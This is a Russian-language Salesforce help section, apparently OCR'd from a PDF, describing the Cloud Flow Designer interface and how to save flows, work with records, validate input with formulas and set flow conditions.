
Обзор пользовательского интерфейса облачной версии приложения Flow Designer

Прежде чем использовать облачную версию приложения Flow Designer для создания потоков, просмотрите его основные компоненты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Панель кнопок (1)

Создавайте потоки и управляйте ими.

- Кнопка **«Выполнить»** инициирует выполнение последней сохраненной версии открытого потока. Если поток содержит элементы «Подпоток», то каждый подпоток выполняет активную версию соответствующего ссылочного потока. При отсутствии активной версии ссылочного потока элемент «Подпоток» выполняет последнюю версию соответствующего ссылочного потока.
- Индикатор состояния, расположенный справа, определяет:
  - Активность потока
  - Наличие несохраненных последних изменений
  - Наличие предупреждений или ошибок в последней сохраненной версии потока

    Чтобы просмотреть список предупреждений или ошибок, щелкните индикатор.

Холст (2)

Холст — это рабочая область, предназначенная для создания потока путем добавления элементов. По мере добавления и связывания элементов между собой отображается визуальная диаграмма потока.

Вкладка «Палитра» (3)

Вкладка «Палитра» позволяет дополнять поток новыми элементами (например, элементы «Окно» и «Создание записи»).

Вкладка «Ресурсы» (4)

Вкладка «Ресурсы» позволяет создавать ресурсы (например, переменная или формула) для использования в потоке.

Вкладка «Проводник» (5)

Вкладка «Проводник» — это библиотека всех элементов и ресурсов, добавленных в поток.

СМ. ТАКЖЕ:

- Свойства потока
- Управление элементами, ресурсами и коннекторами в потоке
- Поиск на вкладке «Палитра»
- Поиск по потоку

Поиск по потоку

По мере расширения и усложнения потоков поиск нужных элементов становится все более проблематичным. Облачная версия приложения Flow Designer поддерживает инструменты для быстрого поиска элементов и ресурсов потока.

Откройте поток в облачной версии приложения Flow Designer. После этого найдите элемент или ресурс в потоке с помощью приведенных ниже инструкций.

- Введите текст поиска на вкладке «Проводник».
  Вкладка «Проводник» отображает только элементы и ресурсы, свойства которых содержат введенный текст.
- Отфильтруйте содержимое вкладки «Проводник» по типу элемента или ресурса, щелкнув по значку 🔍.

  Чтобы удалить фильтр, щелкните значок 🔍 и выберите значение **«ИСКАТЬ ВСЕ»**.
- Затените все видимые элементы страницы, кроме результатов поиска, нажав **«Выделить результаты на холсте»**.
- Чтобы увеличить или уменьшить нужную область холста, воспользуйтесь элементами управления в верхнем правом углу страницы.
- Чтобы просмотреть область применения элемента вкладки «Проводник» на холсте, выполните нужный порядок действий.

  Если элемент вкладки «Проводник» является элементом холста или полем окна:

  1. Наведите указатель мыши на нужный элемент вкладки «Проводник».
  2. Нажмите 🔍.

  Если элемент вкладки «Проводник» является ресурсом, который не отображается на холсте:

  1. Щелкните нужный элемент вкладки «Проводник».
  2. Откройте вкладку «Использование» на панели «Описание».
  3. Наведите указатель мыши на нужный элемент вкладки «Использование».
  4. Щелкните значок 🔍.

  Выбранный элемент должен быть выделен на смещенном холсте.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

СМ. ТАКЖЕ:

- Обзор пользовательского интерфейса облачной версии приложения Flow Designer

Поиск на вкладке «Палитра»

Добавление потоков, действий и классов Apex в организацию усложняет процесс поиска отдельного элемента на вкладке «Палитра». Однако вкладка «Палитра» поддерживает быстрый поиск элементов, необходимых для потока.

Чтобы найти отдельный элемент на вкладке «Палитра», выполните одно из указанных ниже действий.

- Введите текст поиска напротив значка 🔍.
  Вкладка «Палитра» отображает только элементы, содержащие введенный текст.
- Чтобы отфильтровать содержимое вкладки «Палитра» по типу элемента, щелкните значок 🔍 и выберите нужный тип.
- Чтобы удалить фильтр, щелкните значок 🔍 и выберите значение **«ИСКАТЬ ВСЕ»**.

СМ. ТАКЖЕ:

Обзор пользовательского интерфейса облачной версии приложения Flow Designer

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Выбор стартового элемента потока

Прежде чем сохранить поток, рекомендуем выбрать элемент, который должен выполняться первым.

1. Наведите указатель мыши на стартовый элемент потока.
2. Нажмите ⊕.

СМ. ТАКЖЕ:

Сохранение потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Сохранение потока

Ниже перечислены некоторые способы сохранения потока, созданного в облачной версии приложения Flow Designer.

Первоначальное сохранение

При первом сохранении нового потока отображается диалоговое окно. Введите значения для каждого свойства потока. Уникальное имя сохраненного потока не может быть изменено.

Быстрое сохранение

При повторном сохранении потока кнопка **«Сохранить»** выполняет быструю перезапись предыдущей версии потока. Однако кнопка **«Сохранить»** недоступна при редактировании активных потоков. Чтобы сохранить внесенные изменения в качестве новой версии или нового потока, воспользуйтесь кнопкой **«Сохранить как»**.

Сохранить как

Данная кнопка становится доступной после сохранения потока и поддерживает два способа сохранения:

- **«Сохранить как новый поток»**: открывается диалоговое окно, позволяющее указать новое имя, уникальное имя и описание потока, а затем сохранить внесенные изменения в качестве нового потока.
- **«Сохранить как новую версию»**: сохранение потока в качестве новой версии текущего потока. Рекомендуем использовать данный способ для изменения потока и сохранения предыдущей конфигурации в качестве резервной копии.

  Каждый поток может иметь не более 50 версий. При сохранении новой версии уникальное имя не может быть обновлено.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Ниже перечислены рекомендации по сохранению потока или версии потока.

- Если одна вкладка обозревателя отображает страницу сведений о потоке, а другая вкладка используется для редактирования его версии, рекомендуем выполнить отредактированную версию только после выполнения действий ниже.
  1. Сохраните версию.
  2. Закройте облачную версию приложения Flow Designer.
  3. Обновите страницу сведений о потоке на первой вкладке.
- Если не удается сохранить измененные свойства потока, то предыдущие значения свойств потока не восстанавливаются.

СМ. ТАКЖЕ:

Облачная версия приложения Flow Designer

Активация или деактивация версии потока

Общие задачи потоков

Ряд задач является общим для множества случаев использования потоков. Например, задача определения условий в элементах «Решение» и «Ожидание».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Управление элементами, ресурсами и коннекторами в потоке

Чтобы настроить поток, добавьте, измените или удалите элементы, ресурсы и коннекторы.

Работа с записями Salesforce в потоке

Преимущество потока состоит в том, что он может автоматизировать обновления записей организации. В потоке можно автоматически искать значения из записей, создавать, обновлять и удалять записи.

Проверка пользовательского ввода посредством формул потока

При необходимости проверьте данные, введенные пользователями в окнах потока.

Определение условий потока

Определяет порядок применения потоком конкретного результата решения или ожидания конкретного события ожидания.

Определение пути, по которому идет поток

Укажите то, какие элементы выполняет поток, и порядок их выполнения, связав элементы на холсте вместе.

Настройка действий, выполняемых при неудачном выполнении потока

Выполнение потока, содержащего элемент, который взаимодействует с базой данных Salesforce (например, элемент «Обновление записи» или «Отправить на утверждение»), может быть неудачным. Чтобы изменить стандартный алгоритм, добавьте пути ошибок во все элементы, которые могут оказаться проблемными.

Управление элементами, ресурсами и коннекторами в потоке

Чтобы настроить поток, добавьте, измените или удалите элементы, ресурсы и коннекторы.

	Добавление	«Правка»	Удаление
Элемент	Выберите нужный элемент на вкладке «Палитра» и перетащите его на холст.	Дважды щелкните нужный элемент или наведите на него указатель мыши и щелкните значок .	Наведите указатель мыши на нужный элемент и щелкните значок .
Ресурс	Дважды щелкните нужный ресурс на вкладке «Ресурсы».	Дважды щелкните нужный ресурс или наведите на него указатель мыши и щелкните значок на вкладке «Проводник».	Наведите указатель мыши на нужный ресурс и щелкните значок на вкладке «Проводник».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

	Добавление	«Правка»	Удаление
Коннектор	Щелкните узел внизу исходного элемента на холсте и перетащите линию в любую область целевого элемента.	—	Выберите нужный коннектор и нажмите клавишу DELETE.

СМ. ТАКЖЕ:

- Элементы потока
- Ресурсы потока
- Коннекторы потока

Работа с записями Salesforce в потоке

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Преимущество потока состоит в том, что он может автоматизировать обновления записей организации. В потоке можно автоматически искать значения из записей, создавать, обновлять и удалять записи.

Для каждой из этих операций облачная версия приложения Flow Designer предлагает на выбор как минимум два элемента. Просмотрите следующие темы, чтобы понять разницу между этими элементами и выбрать наиболее подходящий.

Совет: Ознакомьтесь с именами API для объектов и полями, с которыми надо работать. Облачная версия Flow Designer отображает имена API вместо меток.

Извлечение значений из записей Salesforce в поток

Чтобы использовать информацию из записей Salesforce в потоке, ее следует перенести в переменные в потоке. Используйте элемент «Поиск записи» или «Быстрый поиск». Какой элемент выбрать, зависит от действий остальной части потока.

Создание записей Salesforce из потока

Чтобы создавать записи Salesforce, используйте элемент «Создание записи», «Быстрые действия» или «Быстрое создание». Какой элемент выбрать, зависит от действий остальной части потока.

Обновление записей Salesforce из потока

Чтобы обновить значения поля в существующих записях Salesforce, используйте элемент «Обновление записи», «Быстрые действия» или «Быстрое обновление». Какой элемент выбрать, зависит от действий остальной части потока.

Удаление записей Salesforce из потока

Чтобы удалить записи Salesforce, используйте элемент «Удаление записи» или «Быстрое удаление». Какой элемент выбрать, зависит от действий остальной части потока.

Извлечение значений из записей Salesforce в поток

Чтобы использовать информацию из записей Salesforce в потоке, ее следует перенести в переменные в потоке. Используйте элемент «Поиск записи» или «Быстрый поиск». Какой элемент выбрать, зависит от действий остальной части потока.

Вы можете также передать значения из элемента, взаимодействующего с базой данных Salesforce (например, код сообщения, созданного элементом «Сообщение в Chatter»).

Пример: Необходимо отправить сообщение эл. почты заданному ответственному организации. Для этого следует предоставить потоку имя и электронный адрес этого пользователя.

Чтобы извлечь в поток значения из записей организации, используйте элемент **«Поиск записи»** или **«Быстрый поиск»** в облачной версии Flow Designer.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как сделать выбор между элементами потока, предназначенными для поиска?

Два элемента потока для поиска очень похожи. В следующей таблице кратко описаны основные различия между элементами.



	Возможность сохранять значения в...	Для соотнесения значений полей с переменными потока...	Количество записей для поиска
Поиск записи	• Variables • Переменные sObject	1. Определите каждое поле, подлежащее сохранению. 2. Для каждого поля определите переменную потока для сохранения конкретного значения, которое содержится в этой переменной. Поскольку выполняется прямое соотнесение каждого значения поля с переменной, достигается большая детализация для этого элемента. Однако чем больше детализация, тем больше щелчков.	Только одна.
Быстрый поиск	• Переменные sObject • Переменные коллекции sObject	1. Определите переменную потока, в которую требуется сохранить все значения поля. 2. Определите поля, значения которых подлежат сохранению в эту переменную потока.	Для переменной sObject: одна. Для переменной коллекции sObject: как минимум одна.

Выбор между двумя элементами непрост, так как единственное различие между ними состоит в количестве щелчков кнопкой мыши при соотнесении каждого поля с переменной. Чтобы выбрать необходимый элемент поиска, определите требуемый тип переменной для сохранения в ней значений.

- Для сохранения значений в однозначной переменной non-sObject используйте элемент «Поиск записи».
- Для сохранения значений в переменной коллекции sObject используйте элемент «Быстрый поиск».
- Вам решать, сохранять ли значения в однозначной переменной sObject. (Элемент «Быстрый поиск» может сэкономить несколько щелчков мыши!)

Совет: Рекомендуется использовать «быстрые» элементы при любой возможности, таким образом сохранятся ограничения для организации. Подробнее см. в разделе «Пакетное выполнение потока в транзакциях».

Пример: Пример сохранения эл. почты и имени пользователя посредством обоих поисковых элементов.

Поиск записи	
Быстрый поиск	

СМ. ТАКЖЕ:

- Элемент «Быстрый поиск» в потоке
- Элемент «Поиск записи» в потоке
- Работа с записями Salesforce в потоке

Создание записей Salesforce из потока

Чтобы создавать записи Salesforce, используйте элемент «Создание записи», «Быстрые действия» или «Быстрое создание». Какой элемент выбрать, зависит от действий остальной части потока.

Пример: Если уровень удовлетворенности клиента опускается ниже определенного значения, автоматически создается обращение.

Для создания одной или более записей Salesforce поток выполняет следующие действия.

1. Определяет значения полей для новых записей.
2. Сохраняет эти изменения в базу данных Salesforce. (Иными словами, пока изменения не сохранены в базе данных, они существуют только в рамках потока.)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как сделать выбор между элементами потока, создающими записи?

Основное различие между создающими элементами состоит в количестве записей, которые может создать элемент, и способе выбора значений поля.

Требуется создать несколько записей за один раз.

Чтобы создать несколько записей за один раз, используйте элемент «Быстрое создание» с переменной коллекции sObject. Рекомендуется использовать элементы «Быстрое создание», потому что таким образом вы соблюдаете ограничения для организации. Подробнее см. в разделе «Пакетное выполнение потока в транзакциях».

Элементы «Создание записи» и «Быстрые действия» могут создавать только одну запись за один раз. Элементы «Быстрое создание» могут создавать либо одну запись (если используется переменная sObject), либо несколько записей (если используется переменная коллекции sObject).

Требуется создать только одну запись.

Если вы уже заполнили переменную sObject значениями, которые требуются для записи, используйте элемент «Быстрое создание».

Если надо использовать комбинацию значений из переменной sObject и значений из других ресурсов (например, однозначные переменные или поля ввода), используйте элемент «Создание записи» или «Быстрые действия». Эти два элемента отличаются в следующем.

- Какие поля доступны в элементах?
- Предоставляет ли элемент все необходимые поля для объекта?
- Позволяет ли элемент сохранять код новой записи?

  Сохранение кода может быть полезно, например, когда вы создаете организацию, а затем хотите создать контакт, связанный с этой организацией (для чего, очевидно, требуется код).


	Доступность поля	Обязательные поля	Код новой записи
Создание записи	Каждое поле объекта. Вручную выбирается объект и каждое поле, которое должно иметь значение.	Не указано.	Позволяет сохранять код созданной записи для последующего использования в потоке.
Быстрые действия (тип «Создать»)	Только поля, входящие в макет элемента «Быстрые действия». Если при создании элемента быстрых действий для определенных полей предоставляются стандартные значения, эти значения используются при создании записи.	Указано Потребность основывается на том, что именно отмечено как требуемое в макете элемента быстрых действий.	Не позволяет сохранять код созданной записи для последующего использования.

Совет: Используйте элемент «Быстрые действия», если справедливы все следующие утверждения.

1. Действие имеет тип «Создать».
2. Макет действия содержит все поля, которые следует обновить.
3. Не требуется последующее обращение в потоке к коду новой записи.

В ином случае используйте элемент «Создание записи».

Пример: Пример создания обращения с помощью каждого элемента, если уровень удовлетворенности клиента слишком низкий.

Создание записи	 Пользователь может задавать любое поле для записи, однако элемент «Создание записи» не может определить, какие поля необходимы для этого объекта.
Быстрое создание	 Предполагается, что переменная {!svarCase} уже заполнена нужными полями.
Быстрые действия (тип «Создать»)	 Для данного элемента можно задать только эти четыре поля, поскольку только они доступны из макета действия. Код контакта требуется для связанного макета действия, поэтому он необходим в данном элементе.

СМ. ТАКЖЕ:

- Элемент «Быстрое создание» в потоке
- Работа с записями Salesforce в потоке
- Элемент потока «Быстрое действие»
- Элемент «Создание записи» в потоке

Обновление записей Salesforce из потока

Чтобы обновить значения поля в существующих записях Salesforce, используйте элемент «Обновление записи», «Быстрые действия» или «Быстрое обновление». Какой элемент выбрать, зависит от действий остальной части потока.

Пример: Для записи возможности, если пользователь нажимает кнопку «Реализовано», поток обновляет этап возможности.

Для обновления одной или более записей Salesforce поток выполняет следующие действия.

1. Определяет записи, подлежащие обновлению.
2. Определяет новые значения поля для этих записей.
3. Сохраняет эти изменения в базу данных Salesforce. (Иными словами, пока изменения не сохранены в базе данных, они существуют только в рамках потока.)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как сделать выбор между элементами потока, обновляющими записи?

Основное различие между элементами состоит в следующем: как определяются записи, подлежащие обновлению, как определяются новые значения поля для применения и сколько записей может обновить элемент.

Элементы «Быстрые действия» могут обновлять только одну запись за один раз, элементы «Обновление записи» и «Быстрое обновление» могут обновлять несколько записей.

	Чтобы определить записи, подлежащие обновлению	**Чтобы определить новые значения поля для записей**	**Количество обновляемых записей**
Обновление записи	В том же элементе используйте критерии фильтрации.	В этом же элементе соотнесите поле, подлежащее обновлению, с переменной или другим ресурсом. Все ресурсы поддерживаются до тех пор, пока тип данных ресурса совпадает с типом данных выбранного поля.	Как минимум одна.
Быстрое действие	Заполняет однозначную переменную с кодом в другом элементе. Используйте этот код в параметре «Код связанной записи».	В этом же элементе соотнесите поле, подлежащее обновлению, с переменной или другим ресурсом. Все ресурсы поддерживаются до тех пор, пока тип данных ресурса совпадает с типом данных выбранного поля.	Только одна.
Быстрое обновление	Заполняет переменную sObject или переменную коллекции sObject в другом элементе.	В другом элементе (например, «Назначение») обновляет значения в переменной sObject или переменной коллекции sObject.	Для переменной sObject: одна. Для переменной коллекции sObject: как минимум одна.

Если верно следующее утверждение, используйте элемент «Быстрое обновление».

- Переменная sObject или переменная коллекции sObject уже заполнена требуемыми значениями.

  Совет:


  - Вы можете в любой момент обновить значения поля в переменной sObject или переменной коллекции sObject с помощью элемента «Назначение».
  - Рекомендуется использовать «быстрые» элементы при любой возможности, таким образом сохранятся ограничения для организации. Подробнее см. в разделе «Пакетное выполнение потока в транзакциях».


Если верно следующее утверждение, используйте элемент «Быстрые действия».

- Требуется обновить только одну запись.
- Переменная уже заполнена кодом записи.
- Макет «Быстрые действия» содержит все поля, которые следует обновить.

Если одно из утверждений неверно, используйте элемент «Обновление записи».

Пример: Пример обновления этапа возможности посредством использования каждого из элементов обновления.

Обновление записи	 Пользователь может обновлять любое поле в записи, однако элемент «Обновление записи» не может определить, какие поля необходимы для этого объекта.
Быстрое обновление	 Предполагается, что переменная {!svarOpportunity} уже заполнена нужными полями.

Быстрые действия (тип «Обновить»)	 Эти три поля требуются для макета связанного действия, поэтому необходимы в данном элементе. Связанная запись «Код записи» определяет, какую возможность нужно обновить.

СМ. ТАКЖЕ:

- Элемент «Быстрое обновление» в потоке
- Элемент «Обновление записи» в потоке
- Элемент потока «Быстрое действие»
- Работа с записями Salesforce в потоке

Удаление записей Salesforce из потока

Чтобы удалить записи Salesforce, используйте элемент «Удаление записи» или «Быстрое удаление». Какой элемент выбрать, зависит от действий остальной части потока.

Пример: Если клиент принимает смету, из возможности автоматически удаляются оставшиеся сметы.

Для удаления одной или более записей поток выполняет следующие действия.

1. Определяет записи, подлежащие удалению.
2. Сохраняет эти изменения в базу данных Salesforce. (Иными словами, пока изменения не сохранены в базе данных, они существуют только в рамках потока.)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как сделать выбор между элементами потока, удаляющими записи?


Основное различие между элементами состоит в способе определения записей, подлежащих удалению.

	Определение записей для удаления
Удаление записи	В том же элементе используйте критерии фильтрации.
Быстрое удаление	В другом элементе заполните переменную sObject или переменную коллекции sObject кодом записи, подлежащей удалению.

Если переменная sObject или переменная коллекции sObject уже заполнена записями, подлежащими удалению, используйте «Быстрое удаление». (Переменные коллекции sObject можно использовать для удаления записей только с помощью элемента «Быстрое удаление».) Рекомендуется использовать «быстрые» элементы при любой возможности, таким образом сохранятся ограничения для организации. Подробнее см. в разделе «Пакетное выполнение потока в транзакциях».

Если записи, подлежащие удалению, еще не определены либо коды сохранены в ресурсах non-sObject (например, однозначная переменная), используйте элемент «Создание записи». Этот элемент не поддерживает переменные коллекции sObject.

Пример: Удаление оставшихся смет из возможности путем использования каждого из элементов удаления.

Удаление записи	 Поток находит все сметы, связанные с конкретной возможностью и не утвержденные, затем удаляет их.
Быстрое удаление	 Предполагается, что переменная {!svarQuotesUnnecessary} уже заполнена кодами квот, подлежащих удалению. Поток удаляет все записи, коды которых включены в переменную.

СМ. ТАКЖЕ:

- Элемент «Быстрое удаление» в потоке
- Элемент «Удаление записи» в потоке
- Работа с записями Salesforce в потоке

Проверка пользовательского ввода посредством формул потока

При необходимости проверьте данные, введенные пользователями в окнах потока.

- Выражение формулы должно возвращать логическое значение (ИСТИНА или ЛОЖЬ).
- Если выражение оценивается как ИСТИНА, то введенные данные являются допустимыми. Если выражение оценивается как ЛОЖЬ, то пользователю направляется сообщение об ошибке.
- Если пользователь пропускает необязательное поле, то поток не проверяет это поле.

При настройке поля ввода:

1. Выберите «Проверить» в разделе «Проверка ввода».
2. Определите допустимые значения для этого поля с помощью логического выражения формулы.

   Прим.:

   - Выражение формулы должно возвращать логическое значение.
   - Если выражение формулы оценивается как `TRUE`, то введенные данные являются допустимыми.
   - Если выражение формулы оценивается как `FALSE`, то пользователю отображается сообщение об ошибке.
   - Если пользователь пропускает поле, которое *не* является обязательным, то проверка потока не выполняется.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

3. Настройте сообщение об ошибке, которое должно отображаться при неудачной проверке пользовательского ввода.

   Чтобы переключить редактор обычного текста на редактор обогащенного текста (или наоборот), щелкните значок . Использование редактора обогащенного текста инициирует сохранение содержимого в виде HTML.

Пример:

- Проверка формата адреса эл. почты:

```
REGEX({!Email_Address},"[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\\.[a-zA-Z]{2,4}")
```

- Проверка формата почтового индекса:

```
REGEX({!Zipcode},"\\d{5}(-\\d{4})?")
```

Определение условий потока

Определяет порядок применения потоком конкретного результата решения или ожидания конкретного события ожидания.

Прежде чем начать работу, создайте элемент «Решение» или «Ожидание» для добавления условий. Чтобы добавить условия в событие ожидания, установите флажок **«Ожидать данное событие только при выполнении дополнительных условий»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

1. Настройте условия.

   При выполнении условия оцениваются в порядке, заданном пользователем.

Заголовок столбца	Описание
Ресурс	Ресурс потока, значение которого должно быть оценено.
Оператор	Доступные операторы определяются типом данных, выбранным для столбца «Ресурс». Дополнительную информацию см. в разделе «Операторы в условиях потока» на странице 6238.
Значение	Столбцы «Переменная» и «Значение» одной строки должны использовать совместимые типы данных. Доступные действия: • Выберите текущий ресурс потока (например, переменная, постоянная или ввод данных пользователем). • Чтобы создать ресурс потока, выберите раздел «СОЗДАТЬ». • Введите вручную литеральное значение или поле слияния. Прим.: Дата, значение которой дополняется или лишается числа, отображается в днях, а не часах.

2. Определите логику между условиями.

Параметр	Описание
Все условия должны быть истинными (И)	Если одно из условий является ложным, то поток оценивает условия следующего результата.
Одно условие должно быть истинным (ИЛИ)	Если одно из условий является истинным, то поток немедленно применяет путь данного результата.
